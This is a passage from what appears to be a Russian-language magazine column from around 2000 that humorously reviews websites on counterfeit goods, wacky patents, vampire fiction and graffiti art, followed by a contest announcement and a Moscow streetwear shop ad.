рассматривании фотографий голых женщин, распластанных на капотах шикарных авто, то и раздел «Авто и секс» сайта «Е-мое» будет тебе небезынтересен.

Подделка

http://www.poddelka.ru

Давно уже прошли те времена, когда народ толпами покупался на такие незамысловатые выдумки, как Panasonix, Adibas или Soni. Теперь товары известных производителей подделывают гораздо более тщательно, в надежде поиметь твои денежки и сделать из тебя воздушный шарик со свистулькой. Именно поэтому я люблю время от времени заглядывать на этот сервак и узнавать, что подделывают сегодня и как отличить подделку от оригинала. Всегда приятно потом зайти с другом в магазин, глянуть на витрину, сделать презрительное лицо и громко сказать что-нибудь вроде: «Не, Вася, пойдем отсюда - на фига нам сдались их левые картриджи...»

Wacky Patent of the Month

http://colitz.com/site/wacky.htm

Ну да ладно! Засунуть кошку в планшетный сканер - это еще что! Если как следует поискать, то в Сети обнаружатся примеры еще более идиотских идей и проектов. Удивляться стоит тому, что большинство из них окажутся запатентованными! Этот факт открылся мне после близкого знакомства с материалами сайта «Wacky Patent of the Month». Прикинь, кто-то не поленился оформить патенты на такие шедевры человеческой мысли, как габаритные огни с дворниками, которые вешаются на лошадиный зад (дворники, разумеется, приводятся в движение за счет того, что украшенная габаритами лошадь будет весело помахивать хвостом!). Но это еще что! На этом сайте я с удивлением узнал, что в далеком 1930 году один чел выпендрился; он взял и запатентовал нарисованную им крысу! Странно только, что его имя - Walter E. Disney - я явно уже где-то слышал... :)

The Night Island Coven – The Vampire Chronicles

http://members.dencity.com/night_island

Дети Ночи… Вампиры… Сайт, посвященный вампирам… Хороший сайт… Я копался в его внутренностях, знаю что говорю. Готическая поэзия, картинная галерея, тайные архивы не менее тайного ордена Тамалисков, Первая Стая… Все эти материалы я изучал под приятную мелодию «Баек из Склепа». Изучал и жалел, что я воспитывался на более злобных и кровавых фильмах ужасов, нежели «Интервью с вампиром» Нила Джордана, и что теперь вампиры, созданные воображением Анны Райс, кажутся мне малость рафинированными, лишенными жизни. Но, с другой стороны, не всем же вурдалакам гнить в болотах и чащобах, изредка охотясь на беззащитных крестьян и домашнюю скотину. Некоторые из них просто обязаны вращаться в высшем обществе, высматривая на светских приемах невинных девиц, кровь из которых при случае можно высосать досуха так же легко, как молоко из бутылочки с соской… P.S. А по версии 2poisonS «Дети Ночи» - это перцы, которые покупают неограниченный ночной доступ к Интернет. Интересная мысль… Надо будет запомнить.

Freestyle.ru – Graffiti

http://www.freestyle.ru/Graffiti/index.shtml

Как-то раз мне удалось отвесить смачный пендель одному юному «художнику», который приготовился разукрасить дверь моей квартиры широкоизвестной монограммой из трех букв. С тех пор у меня возник стойкий интерес к граффити. Я не хочу сказать, что тот пацан был знатным райтером. Нет! На мой взгляд, он был уродом, который совершенно не умел рисовать. Но он заставил меня заинтересоваться теми, кто достиг больших высот в настенной живописи. Надеюсь, что ты разделишь мой интерес к этой части современной андеграунд культуры под названием GRAFFITI ART. Прогуляйся-ка на сервер Freestyle.ru - один из его разделов целиком посвящен этому искусству. Узнай историю возникновения современной настенной живописи, познакомься с основными стилями написания своих мыслей на стене, почитай «Записки старого райтера» и, разумеется, зацени скетчи настоящих мастеров. Кто знает, может быть в один прекрасный день ты вдруг решишь, что стены близлежащих домов раздражают тебя своей унылой однотонностью и что ты не намерен это больше терпеть! :)



Сделай Flash-ролик для нашего сайта
и победи в КОНКУРСЕ!!!

ТЫ ПОЛУЧИШЬ 200$ И РАБОТУ В
ЖУРНАЛЕ!!!

А вдруг обломится модем :?



camelot sport
streetwear
Товар сертифицирован
CAMELOT © 2000
оставь свой след
магазины CAMELOT :
ул. Нижняя Радищевская
д. 5/2 (около метро
"Таганская" кольцевая)
915 0405
Центр
ул. Никольская
д. 11/13 стр. 3
298 3855
ВВЦ
пав. "Москва"
2-й этаж
974 7779